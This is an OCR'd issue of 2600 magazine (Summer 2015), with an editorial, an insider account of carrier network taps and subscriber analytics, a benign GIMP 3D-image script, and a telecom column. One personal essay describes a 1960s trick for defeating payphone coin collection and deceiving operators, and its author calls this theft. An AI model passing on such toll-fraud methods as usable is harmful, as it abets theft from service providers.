
Volume Thirty-Two, Number Two
Summer 2015, $6.95 US, $7.50 CAN

2600

The Hacker Quarterly



0 74470 83158 7 52>

Lattitude
31.350242N

Longitude
121.569586E

Payphones of the Americas

Canada. Yes, a desk phone can be a payphone, if it has the right attitude. This one does. It can be found in the lobby of the Manning Park skiing lodge in British Columbia. *Photo by Alex W.*

French Guiana. Seen on the infamous Devil's Island (location of a penal colony for 101 years and now home to a spaceport), this is one of the most jungle-themed phones we've seen yet. *Photo by Bruce Robin*


Bolivia. This yellow card reader phone can be found at Viru Viru International Airport in Santa Cruz de la Sierra. Cotas is a phone company cooperative located in Santa Cruz. *Photo by fuctmonkey*

Mexico. We close with another desk phone acting as a payphone, this one found in the lobby of the Sheraton Maria Isabel Hotel in Mexico City. It also takes Telmex cards. *Photo by Andrew Rich*

Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

Checklist

OLD AND NEW TOGETHER



The one thing that is definitely *not* new in our lives is the steady conflict between old and new, which has been going on for as long as we've had a society. For the most part, it's a pointless battle based predominantly on emotion that tends to only make opposing sides dig their heels in ever deeper. And it happens to exist everywhere.

Life used to be simpler. Music was more original and had a richer sound. Movies were better made and books better written.

Or... life is now much more exciting. Music is more diverse and accessible, while movies appeal to more specific audiences and books can be published by anyone with something to say.

It's all a matter of perspective and, if you find yourself always agreeing with one side, you're likely a zealot for nostalgia or for modernization. As hackers, we get to see this in all sorts of interesting ways that often predate when the mainstream gets a clue - if it ever does. That's not too surprising when dealing with the development and exploitation of new technology. What we need to be careful of is not seeing the bigger picture when caught up in all of the excitement.

Hackers have always had an identity crisis, albeit one that was mostly imposed from the outside. The media delights in blaming everything even remotely technology-related on hackers - without taking the slightest bit of time to investigate what a hacker actually is. We're even credited for hypothetical calamities that haven't happened yet (i.e., what would a hacker do if this bit of information about you got out or if this piece of technology failed?). So we can't really blame people who are reluctant to be known as hackers. Nor can we fault those who want to expel the perceived offenders from a community they feel belongs to them. We saw this a number of years ago when groups of older hackers attempted to distance themselves from younger hackers by coming up with a new word for them: crackers. That was meant to distinguish the good, law-abiding hackers from the out-of-control, lawbreaking individuals who were getting all of the attention and ruining the overall perception of hacking. Of course, those definitions were flawed, over-generalized, and applied unevenly. And whether or not the age factor was intentional is irrelevant. The whole thing basically turned into another inevitable example of old versus new, helped along by a little media ignorance.

Of course, simply creating a new word for an element of a community is just another way of replicating what those *outside* the community are doing with their complete lack of knowledge. By engaging in simplifications, labeling individuals en masse, and basically demonizing those who don't agree with you, the community often becomes irreparably fractured and segmented.

Fortunately, that whole "cracker" thing never really went anywhere. Hackers are still vilified at every turn, but there has been a concerted effort to fight the stereotypes and correct the uninformed - or expose those with a destructive agenda. There will always be those who want to label and subdivide the hacker community (words like "white hat" and "black hat" are great examples of this), but it just isn't that simple. There are good and bad elements everywhere, as well as benevolent and evil ways of using any technology or bit of information. The concept of hacking takes a more neutral view, a view that questions our default assumptions on what is and isn't possible, as well as what is right and what is wrong.

For example, are hackers criminals? Certainly they aren't as a rule. But what if they meet the definition because the law is wrong? Is being that kind of a criminal necessarily a bad thing? Without having this internal dialogue, it becomes very easy to think of all hackers as a threat and to let one's fears kick in.

We find that in *any* community, far more often than not, there are so many similarities and common interests spread throughout that this sort of division ought to be avoided at all costs. As one example, the conversations that

we've witnessed when young phone phreaks and older phone company employees are brought together is inspirational. Even though they're on opposite sides of the fence, they all have an appreciation and understanding of the technology that's being used - and they all benefit from this. That enthusiasm and knowledge is available for the sharing - until fear and suspicion become stronger forces. It's clear which relationship is healthier and more productive.

Returning to the concept of old and new, there are many parallels to the schisms we've seen over the years. We too often witness proponents of new tech blindly rejecting anything that's older, whether it's a typewriter or last year's iPhone. We also see resolute hostility towards new developments from those who want to keep things the way they were. Of course, both of these viewpoints are counter-productive and woefully misguided.

Let's look at our language for some guidance. To this day, we continue to use the word "dial" when giving out phone numbers. We "tape" programs on our DVRs. We "carbon copy" our emails, "film" with our digital cameras, and sit back to watch the "tube" when we're done, even though it's likely there's no actual picture tube within miles.

These outdated words that we all know the meaning of indicate a certain unwillingness to completely let go of the past. We could easily come up with replacement phrases and strictly use them instead. Yet we don't. Because not only would we be symbolically severing those links, but we'd be intimidating and alienating the slower adopters of new technology with this jargon. And by doing that, we'd actually be slowing down our overall progress since there would be stronger resistance to it. In language, we recognize that links to the past are essential.

Understanding this concept with words is one thing. We need to go further and understand it in practice as well.

Cell phones are a great convenience, far more so than landlines. But when there are power outages or reception issues, a landline becomes invaluable. The voice quality is also far better as a rule. But perhaps the best thing about that old bit of technology is that you can open it up and figure out how it works. It's not likely many people can do that with the massive amount of computing power sitting in their pocket. If it breaks, they will likely be advised to just get another one. As hackers, understanding how something works and being able to take it apart and put it back together again are essential abilities.

Rejecting the new devices with all of their capabilities is foolish. The amount of usefulness a single smartphone can provide is truly staggering. But it's at least as foolish to turn a blind eye towards the tech that helped make this possible in the first place. Understanding the design and challenges of older equipment is how you learn to come up with something better. Skip that part and you're cheating yourself out of a much more thorough understanding.

The same is naturally true of computers as well, both with hardware and software. It may seem pointless to learn about an old computer with a clock rate of two megahertz and a couple of floppy drives, but you will, at the least, appreciate how quickly technology can change - and hopefully apply that thought process to today, rather than just follow the instructions for the advanced machine you're currently using. And, while it's great to have an intelligent, graphically sophisticated operating system, it's really important to get down to the command line and see the power that a few well placed commands can give you even to this day. Learning Unix is a great way to move towards achieving this. Its continued importance to the hacker community is the perfect example of the integration of old and new.

There is a danger in too carelessly discarding a means of doing something in favor of something with more apparent advantages. The cost could be the loss of something priceless. Creating digital versions of media from books to photos to movies is an indisputable enhancement of the original work, one that should be embraced. But to completely replace the older standards is ill-advised, as we simply don't know enough about the longevity of our new technology.

Technology is only going to become faster and more all-encompassing. We need to be careful not to take it all for granted and become overly dependent. If something were to happen to your phone, could you still communicate? Can you write a sentence without relying on a spell checker? Are you able to multiply without a calculator? Can you find the stars in the sky without an app? The list goes on and on, but the basic idea is that simply making the knowledge available on a device is very different from learning how to get the knowledge or understanding what it actually means. We risk having an abundance of facts without having enough wisdom.

I TAPPED THAT...

TAPPING A NATIONWIDE TELECOMMUNICATIONS NETWORK

by E Squared

For the record, all of this is purely made up and does not actually exist. This is only a "theoretical" method that a telecommunications provider could use to monitor the network traffic of its subscribers. On second thought, maybe this really does exist....

For many years, I have navigated the world of IT contracting and made a pretty good living at it. For someone who has no college degree, I have spent endless hours studying for certification exams, learning how to lock down servers, configuring MPLS tunnels, racking network switches, and the like. I have always been a technophile but lacked the "proper" education to turn this into a career. Then one day I found myself working as a temporary employee for an experiment on an Army base. Because of my willingness to learn, along with a small set of PC skills, I turned that role into a three year odyssey. From there I gained some experience and certs, eventually landing a position as a network engineer.

As all contract work goes one day, unfortunately sooner than I expected, my contract ended. I found myself once again back in the job market. Little did I know that my next position would take me "behind the curtain" of a wireless provider. I was hired as a network deployment engineer tasked with deploying a voice analysis platform at over 100 sites across the U.S. This technology was like nothing I had ever worked with before. I found myself learning the architecture of a 3G/4G nationwide wireless network.

For those of you who have no experience or knowledge of how your cell phone actually works, I recommend looking up a good overall description using Wikipedia or the like. For me to go over the topology of these different circuit switched versus packet switched networks would take up way too many pages in this fine magazine. I will touch briefly on the major network elements required for a person's User Equipment (UE) to use the wireless provider's network. Besides, all of us technology enthusiasts know a thing or two about learning about a new skill/area of expertise using the net as our electronic library.

Mobile wireless networks are made up of two major parts: the Radio Access Network (RAN), and everything else. The "everything else" part depends on what type of network you are using. For people with smartphones this is 4G for data and 2G/3G for voice. This will all change in the near future with the wide deployment of VO-LTE which is Voice Over LTE. There are scenarios where a subscriber will get handed off to a legacy network due to tower limitations. This is called Circuit Switched Fallback (CSFB). If a user has a 4G handset or device, but the tower is not 4G capable, they will be handed off to the 3G network for all data/voice sessions until they are in the vicinity of a 4G tower.

In order for a provider to understand what is happening on their network, they must install software tools that can provide analysis of the traffic in near real-time. This is different when you talk about a voice network or the data network. There are a multitude of different signaling protocols used for both the control plane traffic as well as the user plane traffic. For the voice side, this is primarily SS7 and SIP. For the data side this is everything from S1, S11, S5, SGI, and many, many more. What you need to understand at a basic level is that different network elements communicate with each other using these protocols for different kinds of traffic.

This is where the fun begins. When I started to learn more about the platform we were installing, I soon understood how much these providers know about what we do with our phones. Some of these tools are able to actually store and decode phone calls for up to 400 days, depending on storage capacity. Most of these analysis tools slice the packet and only keep the header information (metadata). Other tools keep a copy of the entire packet. Each system usually contains some sort of storage array, with the excess data offloaded to a Storage Area Network (SAN) for later analysis.

But where do these systems get the data from? I mean, there are thousands of circuits in a provider's network. This is where the network TAPs come into place. These are exactly what you think of when you hear the word phone tap. The only difference is that with the evolution of networking, instead of

clamping on a copper wire and reading the electrical impulses with a handset, these are full-fledged rack mountable pieces of hardware. Depending on the media of the circuit (copper or fiber), some are unpowered passive elements while others are powered, providing active failover so as not to lose any data. Your normal fiber optic TAP is a small 1U box mounted in a rack that consists of network ports, where the light travels to its intended destination, and monitor/tool ports where part of the light is redirected to an analysis platform. It does this by using prisms which split the light, commonly in a 60/40 rule, where the 40 percent is sent to the tool port with the 60 percent of light continuing down its intended path. Once the optical signal is split, this effectively copies the packet.

If there is a large amount of links being tapped, which is the normal scenario, an aggregation switch is used to collect all of these tapped links. Several vendors provide boxes that do everything from collect the traffic to send to different analysis servers, to place traffic filters in place so the analysis platform only sees the specific type of traffic it needs. Do a search for "Network Packet Brokers" using the big G and you will find a ton of info on this technology. These pieces of equipment are probes that process the different voice or data traffic. Some are passive, only reporting on the traffic. And some are active, which can reroute or block certain types of traffic.

I have actually been on a troubleshooting call with a vendor while decoded SMS messages flowed across the screen. Kind of unsettling, huh? Once this project was about to end, I was approached by management who said that my contract was getting extended because they were installing another analysis platform. This is where my eyes were really opened.

The previous system I described was for 3G voice analysis. The next solution the provider purchased was for 3G/4G data. This is where the mother load of subscriber data resides. Just as with the previous scenario, network TAPs were installed and the traffic was fed to the new analysis platform. From what I was told by the vendor, this is the largest deployment of the system in any wireless provider's network in the world.

The system is comprised of a server running Linux with multiple NICs: one for management, one for analysis traffic (which we will call production), an out of band console connection, and a fiber NIC for the traffic feed from the TAP aggregation switch. Another server running Linux connected to the first system by a crossover cable actually processes the traffic flows. This flow processor includes a storage array which can keep data for up to 400 days. The last component of this system is a reporting server. This actually queries a database residing on the other server that processes the traffic. This reporting server contains a GUI which the user can log into to gain access to a full feature set of functionalities. A nice Google Maps overlay plots the location of the provider's network along with relevant stats such as subscriber sessions, saturated throughout, TCP loss rate, and total amount of data flowing through a tower.

The most important function of the reporting server is the subscriber forensics it can provide. This can be as simple as what the top ten mobile applications running on the network are, how many RF connection setups a certain app makes each day, or which mobile app is using the most data. On and on and on. There is even a section where the user, identified using their International Mobile Subscriber Identity (IMSI) can be monitored to see how much data they are actually using at a given time. But why should I care about that? This is information I get every month in my bill or by using a provider's app in my phone.

Well folks, this might be the case, but what they can now see and run a report on is each and every application you are running on your phone. A forensics report can tell how much you used BitTorrent and where the traffic went. Or how many times your Facebook app connected to the network. This can even list the destination server whose IP address can be identified using a whois lookup.

To me this opens up a whole new study of people and their mobile habits. I think of it as Bit Level Sociology. Using these kinds of analysis platforms, one can study millions of people's behavior. It is a kind of unintentional transcendence. People use their mobile devices as extensions of themselves. Providers now know exactly what apps those people use at certain times of the day in order to market more services to those subscribers. You would be surprised to see the stats on how many people are watching Netflix between the hours

of 8 pm and 11 pm on any given weeknight. All of this kind of data correlation is done each day. Don't get me wrong; not all of this is bad. As a network engineer, I understand the need to see what the network is doing at any given point in time. This prevents outages and keeps the service up for people like you and me.

What's scary is the level of detail being reported on. I thought it ironic that the Edward Snowden story broke as I was starting the deployment of these tools in this unnamed provider's network. I even saw a circuit inventory list that has NSA listed next to the SS7 signaling.

Why would anyone need to scan an entire network when compromising one server can give them the keys to the kingdom? All a domestic or foreign asset needs to do is place a person on the vendor's forensic service team and the provider is owned. Data can be exported, reports run, all major network elements listed (with IP addresses), and the provider is none the wiser.

So what can we as users do? Well, for one, use a VPN service. All of this type of traffic is reported as encrypted and not subject to analysis like the rest of the mobile app traffic. Two, uninstall all social network applications on your phone. These apps, especially Facebook, send multitudes of data to home servers. If you must use a social network app, use a VPN and the mobile browser using https to access the service. This will also just be reported as http/https traffic. I was surprised to see the low percentage of overall user data that is in fact encrypted. Tunnel everything, folks. Websites like `vpngate.net` list VPN servers you can use around the world. OpenVPN even has a great Android app that is free and simple to use. With the advent of the RaspberryPi, there are tons of tutorials online that can teach you how to set up your own VPN server in no time.

In closing, I hope to have pulled back the veil on wireless providers' networks a little bit for you. I hope, in fact, I might have even taught one or two of you guys a thing or two. I am by no means an expert on cellular networks. I just know what I have experienced working on these large projects at one. Magazines like *2600* provide an invaluable service to us all. We get to read about all kinds of things (some techie, some not) that nobody else is reporting on. Take what you read in these pages as an informal education. Heck, it might even lead to a career. I know it did for me!

Use Your 3D-Capable TV to View 3D Stills of Your Own Making

by TFE Guy a.k.a. The Man

I bought my Samsung TV because the price was right for the plasma technology and size I was looking for. It came 3D-capable but, since taking advantage of this required extra "smart" glasses, I didn't bother using the 3D mode for a long time. Eventually, I did buy my first 3D movie and the Samsung glasses. I pressed the "3D" button of the TV remote for the first time and, for a few hours, I was a little boy again.

Here is how 3D works: in all cases where 3D is shown in the TV, two similar-but-not-identical frames are shown on the screen almost simultaneously; the left and right channels actually alternate at a frequency of 60 Hz. When the viewer wears the specially-designed glasses and turns them on, the glasses synchronize with the TV (through an IR link) and - magically - perspective appears out of the flat screen. What happens is that by blocking the light going to the right eye and then left eye, successively, the glasses trick the brain into merging the two channels in one 3D scene.

There are a few ways to get 3D content out of the TV set. An appropriate HDMI cable, for one, has enough bandwidth to carry Blu-Ray content at full resolution (1920x1080, times two channels) between two compatible units, exempli gratia a disc player and a TV. The technology behind this is proprietary.

In another mode, the TV can transform 2D content to an "apparent 3D" in real time. It does this by using an impressive set of (proprietary again) algorithms. The illusion from this mode is nice, particularly for watching sports, but it does not equal the pleasure of watching something filmed with two actual viewpoints.

Spending a little more time with the "3D" button on the remote, I saw that there was yet another way to produce 3D scenes. This mode is called "side-by-side." In this mode, the two halves of a specially-crafted 2D image

are made from two slightly different camera angles. The picture can be from a regular AVI where the left half shows the left channel, and the right half shows the right channel. When such an image is displayed and the side-by-side 3D is activated, the TV separates the picture, stretches each half to full width and shows the two channels alternatively in fullscreen. Voilà, 3D content with the glasses from a generic AVI!

I now wanted to take further advantage of my 3D TV. As it can be based on regular file formats, I realized that side-by-side content would no doubt be more accessible from the Internets than something based, for example, on Blu-Ray support. A search through torrent sites using the keyword "SBS" proved this theory right. Most results, however, revolved around one particular area of artistic expression: pr0n. Nothing much to show off 3D capabilities with, especially to friends and family!

Being an amateur photographer, I immediately saw the potential for showing my own still photographs, in 3D, by using the side-by-side mode of the TV. I could become a 3D artist!

So I grabbed the camera and took a few shots of my first subject: my desk chair. I tried as best I could to simulate left eye and right eye viewpoints. With the files were transferred to the computer, I opened two instances of the excellent JPEGView in "Windowed mode" and put them side-by-side on the TV. With a little tweaking of the windows' positions, I managed to get a decent scene in 3D! Happy to have proved that this scheme could work, I next tried to make the image perfectly fit the standard, in extenso by displaying in two equal halves of the screen based on a single JPG file.

Back to photography, it took a few rounds of trial and error to realize that if I used too much distance between the two camera positions, the end effect in 3D was really bad. Also, you will want to avoid the camera's on-board flash for lighting, as otherwise you will confuse your brain with inappropriate shadows for objects (namely).

What was most time consuming was that each time I took a pair of pictures, I had to assemble them manually using GIMP to get a 1920x1080 SBS picture, stretch and all. Sometimes the work could be all for nothing but proving the source files produce a disappointing result when combined. It became obvious that if the picture assembly work could be automated, there would be huge benefits in ease of production and eventually faster, better results.

Eventually I achieved a result that I was really proud of. It was quite a feeling to turn the glasses on, flip the TV mode to 3D, and see my own multi-depth photographic creation. My first impressive result was a portrait of my oldest son, 12 years old - what a precious binary file I had just made, for the ages!

I wanted more of these kinds of pictures, so I figured GIMP scripting could come in the picture (pun intended). GIMP is a fabulously powerful image editor, and it's free. It supports scripting in Scheme and Python, and this is what was used to make the rest of this project possible.

GIMP has been around for almost 20 years. As such, it benefits from a large enthusiasts' base and a strong support community. With information available on `gimpforums.com` and the help of some folks there, I got basic knowledge of GIMP scripting and produced the script below. The script asks for two file names and joins the pictures in a perfect 3D SBS format.

Obviously, there is lots of other fun to be had with this new way of doing photography! Viva 3D SBS!

[code]

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

#    File name: 3DMaker.py

#    Produce a 3D SBS image from two stills
#    WARNING: This script is written for Windoze
#             and needs adaptation for Linux, see below.

from gimpfu import *
```

```
import os

# Function to crop to 16:9 if necessary, centered
def cropper( image ):
#    Record original dimensions
    w_orig = image.width
    h_orig = image.height

#    Target ratio
    ratio = 16.0 / 9.0

#    Compare picture to target ratio
#    If image is too high or too wide, need to crop (centered)
#    If ratio is ok, keep all pixels
    if (w_orig / h_orig) < (ratio - 0.00001):
        w_new = w_orig
        h_new = int(w_orig / ratio)
        offx = 0
        offy = int((h_orig - h_new) / 2)
    elif (w_orig / h_orig) > (ratio + 0.00001):
        w_new = int(h_orig * ratio)
        h_new = h_orig
        offx = int((w_orig - w_new) / 2)
        offy = 0
    else:
        w_new = w_orig
        h_new = h_orig
        offx = 0
        offy = 0

    pdb.gimp_image_crop( image, w_new, h_new, offx, offy )

    return

# Function to rescale to half-width of 1920 x 1080, distorting image
def resizer( image ):
    pdb.gimp_image_scale( image, 960, 1080 )

    return

# The registered script called by main()
# Sorry it's not more Pythonic
def threedmaker( full_filename_left, full_filename_right ) :

#    Left image load
    image_left = pdb.gimp_file_load( full_filename_left,
➥               full_filename_left )
    display_left = gimp.Display( image_left )

#    Record path information, compute new file's filename
    folder_left = os.path.dirname( os.path.abspath(
➥               full_filename_left ) )
    filename_left_new = "3D SBS_" + pdb.
gimp_image_get_name( image_left )

#    Right image load
    image_right = pdb.gimp_file_load( full_filename_right,
➥               full_filename_right )
    display_right = gimp.Display( image_right )

#    Prepend "3D SBS_" to left image filename, this is how the final
➥               file will be saved
    pdb.gimp_image_set_filename( image_left, filename_left_new )

#    Crop the images if necessary
    cropper( image_left )
```

```
    cropper( image_right )

#    Resize (reduce dimensions) each image to 1080p
    resizer( image_left )
    resizer( image_right )

#    We will work from the left image; we will copy to right image
➥    in the left image's container
#    Copy right image to memory and paste in left image's container
    pdb.gimp_edit_copy( pdb.gimp_image_get_
active_drawable( image_right ) )

#    Increase canvas size and paste in data from right image
    pdb.gimp_image_resize( image_left, 1920, 1080, 0, 0 )
    layer_work = pdb.gimp_image_get_active_layer( image_left )
    floating_sel = pdb.gimp_edit_paste( pdb.gimp_image_get_active
➥_drawable( image_left ), TRUE )

#    Move right image pixels to appropriate position
    pdb.gimp_layer_resize( layer_work, 1920, 1080, 0, 0 )
    pdb.gimp_layer_translate( floating_sel, 960, 0 )

#    Merge layers
    pdb.gimp_image_flatten( image_left )

#    Save new picture in left image's original folder
#    WARNING: For Linux, the directory separator is written with a
➥    single forward slash '/'
    pdb.gimp_file_save( image_left, pdb.gimp_image_get_active_
➥drawable( image_left ), folder_left + "\\" + filename_left_new,
➥ folder_left + "\\" + filename_left_new )

#    End of script, free memory
    pdb.gimp_display_delete( display_right )
    pdb.gimp_image_delete( image_right )
    pdb.gimp_display_delete( display_left )
    pdb.gimp_image_delete( image_left )

    return

# This is the plugin registration function
register(
    "threedmaker_script",
    "Merges two images into one fitting 3D SBS standard",
    "Merges two images (left eye and right eye views) in one 3D
➥       side-by-side image",
    "TFE Guy a.k.a. The Man",
    "TFE Guy a.k.a. The Man à la maison",
    "Août 2014",
    "<Toolbox>/MyScripts/3D Maker...",
    "",
    [
#    WARNING: For Linux, the directory separator is written with a
➥       single forward slash '/'
      (PF_FILENAME, 'string_left', 'Path\\image for left eye', 'C:\\
➥Photos\\left.JPG'),
      (PF_FILENAME, 'string_right', 'Path\\image for right eye',
➥  'C:\\Photos\\right.JPG')
    ],
    [],
    threedmaker,
    )

main()
[/code]
```

A Phone Story

by Anonymous

In 1968, I became a student at a very large state university which will remain unnamed. I lived in a dorm which at that time did not have telephones in the rooms. There were payphones at the end of the halls on each floor. These were Bell System phones with dials that required you to put money in (ten cents at that time) before you would get a dial tone. If you hung up before completing the call, or if the person you were calling did not answer, the mechanism inside would be electrically activated to cause your money to drop back into the coin return. If your call went through, the inner mechanism worked the opposite way and caused your money to drop into the coin box inside the telephone. Also, if you wanted to make a long distance call, you had to dial the operator and give her the number, and she would tell you how much to put in for the first three minutes. (Back then, the minimum length of a long distance call was three minutes.) If the call went through, she would push a button or something to cause the money to go into the coin box; if it didn't go through, no answer, was busy, etc., she would push another button and the money would come back to you in the coin return. If you talked longer than three minutes, she would come on the line after the person you were talking to hung up and tell you how much additional money to put in to pay for the rest of it. (Also, back then all the telephone operators were women.)

Somehow, and I don't remember exactly how, I discovered that, if you could find the telephone junction box where the wires went from the phone line into the pay phone, you could make "free" phone calls by disconnecting the yellow wire (which I think was a ground wire) after the dial tone was obtained. This disconnected the mechanism inside the phone that caused the coins to either go into the coin box or come back to you in the coin return. You could also make "free" long distance calls by calling the operator and putting in the amount of money for the call. In either case, you would wait until after the call was finished, and if you had made a long distance call that lasted longer than three minutes, you put in additional money which the operator told you to put in after you finished. You would just hang up the phone, wait a few seconds, pick it back up, reconnect the wire, get the dial tone back, and hang up again, and it would send all the money you had deposited into the coin return. In the case of a long distance call, the operator would ask you for the number you were calling from, and you would give her the number of another payphone somewhere else. So if they came up short when they counted the money, it would not be tracked to that phone. I shared this method with a bunch of other friends in the same dorm, and there were quite a few "free" long distance calls made that year. (And, of course, they all thought I was a genius for figuring this out and letting them in on it.)

This would only work if you could get access to the wires. In some cases, they went through the wall to the back of the phone and were inaccessible, but in at least one case there was a phone booth that had one of the little square four-screw junction boxes right under the shelf that the phone sat on, and that made it real easy. In another case, there was one with the wires going into it (this was your standard four-conductor telephone cable) and someone cut into the cable to find the right wire and cut it and spliced it back together to use this method. I think the phone repair service had to be called a couple of times because I saw some of those little conical plastic insulators on the wires. I thought it was a wonder they didn't remove the phone. I have to wonder if they ever figured out what was going on.

Of course, this was just plain and simple stealing, and I am not particularly proud of it now, although I will take credit for figuring it out. Some years later, I made as much of an estimate as I could of the cost of all the calls that I (or any of the rest of the "free users") might have made, and I came up with the figure of $125 (remember this was back in the late 1960s), and sent the phone company an anonymous letter explaining it, along with a money order for that amount.

Obviously, this whole scenario is most likely completely obsolete now with all of the modern technology, cell phones, prepaid calling cards, Caller ID, etc. I don't know if it would even work with the pay phones they have now which all will give you a dial tone (and let you call 911 or the operator) without depositing money into the phone, not to mention the fact that payphones seem to be an endangered species anyway. (I only use them now to call toll-free numbers when I don't want to use up minutes on my cell phone.)

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Summer has arrived in the Pacific Northwest, a place where I have landed once again after a busy spring ping-ponging between Europe and the U.S. I am actually back in my old Central Office, covering a vacation for the new operator, and being back here reminds me of what my life used to be. It's like wearing a pair of old shoes. The highlight of my spring was the Turkmenistan Pavilion at Milan Expo, where the reclusive country showcased its communications satellite technology. The world is becoming an increasingly connected place and it's really amazing to see firsthand how much development has occurred in such a short time, bringing the world ever closer.

That being said, there are still very large parts of the world that have no connectivity whatsoever. My home state of Washington is one such place. Fully one third of the state is federal land, most of which is rugged terrain without any coverage at all. Given the northerly latitude and mountainous terrain, portable satellite phones offer questionable reliability. So when you really need connectivity, your options are pretty limited. Portable satellite phones aren't always practical and, of course, the cost is prohibitive. If you needed a "plug and play" connectivity solution that works with a large number of standard mobile phones in very remote areas where regular road access isn't possible, you used to be out of luck. These days, however, you can use Remote Mobility Zone (RMZ) equipment, and a TV series called *Capture* made some of the most creative use of this that I have recently seen.

My friend Barkode produces a bunch of crazy technology for movies and television shows (along with actually producing movies and television shows) and his team built the technology behind *Capture,* a TV show that essentially showed a high-tech game of hide and seek. This show was filmed in a remote forested region of northern California. The terrain was similar to my home state of Washington and, being public land, the cellular coverage was very limited. Actually, there was spotty coverage in only a remote corner of the property. The premise of the show was an elaborate game of hide-and-seek, completed over several days with the participants fed a strictly controlled and limited diet. The technology used to enable the game was built on Google Nexus phones, which communicated with centralized servers. To run the game, the phones didn't need high bandwidth (video and other high bandwidth content was preloaded on the devices), but they did need constant, low-latency connectivity. This is because the game was designed where certain events would be triggered based on the activities of the players on the ground, or the directives of the show's producers. Given the real-time nature of the game, there weren't any second shots. Everything had to work correctly the first time or the scene might be lost (making the players very unhappy - they were competing for $250,000). This meant that communications needed to be reliable and the network needed to be highly redundant.

How complicated could this be? The part that was on the Internet wasn't particularly complicated; servers were placed in three separate locations and the network topology was built in a fail-over configuration. However, covering the playing field was considerably more difficult. This required creating perfect wireless coverage in the middle of a forest with no electricity or mobile phone coverage. Wi-Fi, obviously, would be out of the question for entirely covering such a large area. The solution? AT&T Remote Mobility Zone (RMZ) units. These operate as a miniature

cell tower, are small enough to fit in a suitcase, and provide backhaul to the AT&T Mobility network via either satellite or terrestrial radio. The first problem encountered with these units was that the coverage area they provided was very limited. Also, trees scatter cellular signals, they skip over water (part of the playing field included a lake), and interference from neighboring cellular systems can be a problem. It quickly became evident that this wasn't going to be a simple deployment.

The originally specified deployment simply wasn't adequate for the terrain; there wasn't enough equipment. Somewhere along the line, and well before Barkode got involved, the calculations missed the fact that the terrain was rugged, mountainous, and covered with trees. Also, there wasn't any single logical highest point that could cover all of the playing field. So, in order to get above the tree line and prevent the signal from scattering as much, RMZ units were mounted on top of scissor lifts, and the locations were strategically selected for maximum coverage. Many more were used than originally specified. Powering the units was also a challenge because there wasn't any utility power. For this, a combination of solar power stations and small gasoline generators was used.

